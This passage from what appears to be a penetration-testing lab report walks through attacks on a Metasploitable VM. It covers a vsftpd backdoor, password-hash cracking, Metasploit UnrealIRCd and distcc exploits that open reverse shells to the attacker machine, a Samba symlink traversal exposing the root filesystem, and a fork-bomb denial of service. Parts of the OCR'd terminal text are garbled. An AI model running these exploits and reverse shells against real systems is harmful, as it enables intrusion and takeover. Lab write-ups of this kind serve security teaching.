└──(root💀 kali)-[~]
    # umount /tmp/target
umount.nfs: /tmp/target: device is busy

└──(root💀 kali)-[~] 40
    # ssh root@10.0.0.201
The authenticity of host '10.0.0.201 (10.0.0.201)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.201' (RSA) to the list of known hosts.
Enter passphrase for key '/root/.ssh/id_rsa':
Last login: Mon Jan  4 15:27:56 2021 from 10.0.0.205
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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applicable law.

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http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# 
```

2.1.2 High 6200

Figure 11: SYN flood attack using hping3, a network tool able to send custom ICMP/UDP/TCP packets




Figure 12:




Figure 13: inserting a username with ':' was opening the port 6200, which could be exploited the execute commands.




Figure 14: cracking the hashes with the GUI tool Johnny.




Figure 15: accessing as user to the VM using the cracked password.

The screenshot shows a terminal window titled "user@metasploitable: ~". The window has a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the title bar, there are three tabs: "user@kali", "root@metasploitable: ~", and "user@metasploitable: ~". The third tab is currently active. The terminal content is as follows:

```
$ nano hashes.txt
stunnel4:1:18579:0:99999:7:::
└──(user㉿kali)-[~]:0:99999:7:::
$ nano 6200
nm-openvpn:1:18579:0:99999:7:::
└──(user㉿kali)-[~]:579:0:99999:7:::
$ sudo ssh user@10.0.0.201
[sudo] password for user:
user@10.0.0.201's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686
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systemd-coredump:1:18630:::
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon Nov 30 10:04:05 2020 from 10.0.0.205
shuser@metasploitable:~$ shutdown -h now
shutdown: Need to be root
user@metasploitable:~$
```

Figure 16: after executing the command, the metasploitable VM become not usable anymore and needed a hard reboot. The command, in fact, creates a function that calls itself twice every call and doesn't have any way to terminate itself, ending the available resources.

```

Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:ab:e8:f7
          inet addr:10.0.0.201 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feab:e8f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:146 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13524 (13.2 KB) TX bytes:8821 (8.6 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:163 errors:0 dropped:0 overruns:0 frame:0
          TX packets:163 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:51065 (49.8 KB) TX bytes:51065 (49.8 KB)

nsfadmin@metasploitable:~$ 
nsfadmin@metasploitable:~$ 
nsfadmin@metasploitable:~$ 
nsfadmin@metasploitable:~$ ifconfig

[1] 5564
user@metasploitable:~$ 


```

Figure 17:


```
File Actions Edit View Help
user@kali: ~
user@kali: ~
user@kali: ~

53/tcp open domain      ISC BIND 9.4.2
80/tcp open http        Apache httpd 2.2.8 (DAV/2)
111/tcp open rpcbind    2 (RPC #100000)
139/tcp open netbios-ssn?
445/tcp open microsoft-ds?
512/tcp open exec?
513/tcp open login?
514/tcp open shell?
1099/tcp open rmiregistry?
1524/tcp open ingreslock?
2049/tcp open nfs        2-4 (RPC #100003)
2121/tcp open ccproxy-ftp?
3306/tcp open mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql?
5900/tcp open vnc        VNC (protocol 3.3)
6000/tcp open X11        (access denied)
6667/tcp open irc        UnrealIRCd
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.52 seconds

(user@kali)-[~]
$
```

Figure 18: in order to execute the attack with msfconsole, it was necessary to set the payload and the lhost as well, as required by the exploit used in this attack (using the command *show options* it will show the required parameters to set).



The screenshot shows a terminal window titled "root@kali:~" with the following content:

```

root@kali:~ - File Actions Edit View Help
user@kali: ~ root@kali: ~ user@ <: >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > ifconfig
[*] exec: ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.0.205 netmask 255.255.255.0 broadcast 10.0.0.255
      inet6 fe80::a00:27ff:fedd:3ce5 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:dd:3c:e5 txqueuelen 1000 (Ethernet)
          RX packets 336152 bytes 186424009 (177.7 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 903181 bytes 57959496 (55.2 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 134 bytes 27593 (26.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 134 bytes 27593 (26.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST: # set LOGLEVEL set LPORT framework/config/database.yml /root/.msf4/
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOSTetc/inet set LOGLEVEL set LPORT {top|restart|reload|force-reload|status} [version]
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST: # set LOGLEVEL set LPORT
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.0.205
LHOST => 10.0.0.205
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.0.6
RHOSTS => 10.0.0.6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.0.206
RHOSTS => 10.0.0.206
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
      root@kali: # sudo service postgresql restart
[*] Started reverse TCP double handler on 10.0.0.205:4444
[*] 10.0.0.206:6667 - Connected to 10.0.0.206:6667 ...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname
      ; using your IP address instead
[*] 10.0.0.206:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Ffuwj6TbEIrJGVGB;
```

Figure 19: the attack will open a shell.

```
set payload cmd/unix/reverse_ssl_double_telnet
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > exploit

[-] 10.0.0.206:3632 - Exploit failed: One or more options failed to validate
e: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > set LHOST 10.0.0.205
LHOST => 10.0.0.205 postgresql {start|stop|restart|reload|force-reload|status} [ver
msf6 exploit(unix/misc/distcc_exec) > exploit
root@kali: ~ sudo msfconsole

[*] Started reverse TCP double handler on 10.0.0.205:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo dJvcXky5zsQhiofX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "dJvcXky5zsQhiofX\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 3 opened (10.0.0.205:4444 → 10.0.0.206:40359) at
2021-01-05 08:15:52 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
[
```

Figure 20:

The screenshot shows a terminal window with three tabs open. The active tab is titled 'root@kali: ~' and contains the following Metasploit msfconsole session:

```

root@kali: ~
# msfconsole -q
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > show options

Module options (auxiliary/admin/smb/samba_symlink_traversal):
Name   Current Setting  Required  Description
RHOSTS          yes        The target host(s), range CIDR ide
ntifier, or hosts file with syntax 'file:<path>'
RPORT           445       yes        The SMB service port (TCP)
SMBSHARE        tmp        yes        The name of a writeable share on t
he server
SMBTARGET       rootfs     yes        The name of the directory that sho
uld point to the root filesystem

msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOSTS 10.0.0.206
RHOSTS => 10.0.0.206
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > show options

Module options (auxiliary/admin/smb/samba_symlink_traversal):
Name ...  Current Setting  Required  Description
RHOSTS      10.0.0.206     yes        The target host(s), range CIDR ide
ntifier, or hosts file with syntax 'file:<path>'
RPORT        445       yes        The SMB service port (TCP)
SMBSHARE     tmp        yes        The name of a writeable share on t
he server
SMBTARGET    rootfs     yes        The name of the directory that sho
uld point to the root filesystem

msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 10.0.0.206

[*] 10.0.0.206:445 - Connecting to the server ...
[*] 10.0.0.206:445 - Trying to mount writeable share 'tmp' ...
[*] 10.0.0.206:445 - Trying to link 'rootfs' to the root filesystem ...
[*] 10.0.0.206:445 - Now access the following share to browse the root file
system:
[*] 10.0.0.206:445 -    \\10.0.0.206\temp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) >

```

Figure 21:

The screenshot shows a terminal window with three tabs. The active tab is titled 'root@kali: ~' and contains the following text:

```

L(Run "touch ~/.hushlogin" to hide this message)
[...]
# smbclient -L //10.0.0.206/tmp --option='client min protocol=NT1'

Enter WORKGROUP\root's password:
Anonymous login successful

failed - Reddit
[...]
SECTION_DISCONNECTED
print$          Disk    Printer Drivers
tmp             Disk    oh noes!
opt              Disk
IPC$            IPC     IPC Service (metasploitable server (Samba
3.0.20-Debian))
ADMIN$          IPC     IPC Service (metasploitable server (Samba
3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

[...]
on failed Workgroup
[...]
r.gid=user,uid=0,WORKGROUP,not allocate...
[...]
# smbclient //10.0.0.206/tmp --option='client min protocol=NT1'
[...]
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs\
smb: \rootfs\> ls
.
..
initrd
media
bin
lost+found
mnt
sbin
2. initrd.img I can
home
lib
usr
proc

```

The terminal window has a dark theme with light-colored text. The title bar shows 'File Actions S Edit View Help' and tabs for 'root@kali: ~', 'root@kali: ~', and 'user@ <>'. The status bar at the bottom shows '2020-01-16 15:36:12'.

Figure 22:




Figure 23:




Figure 24:

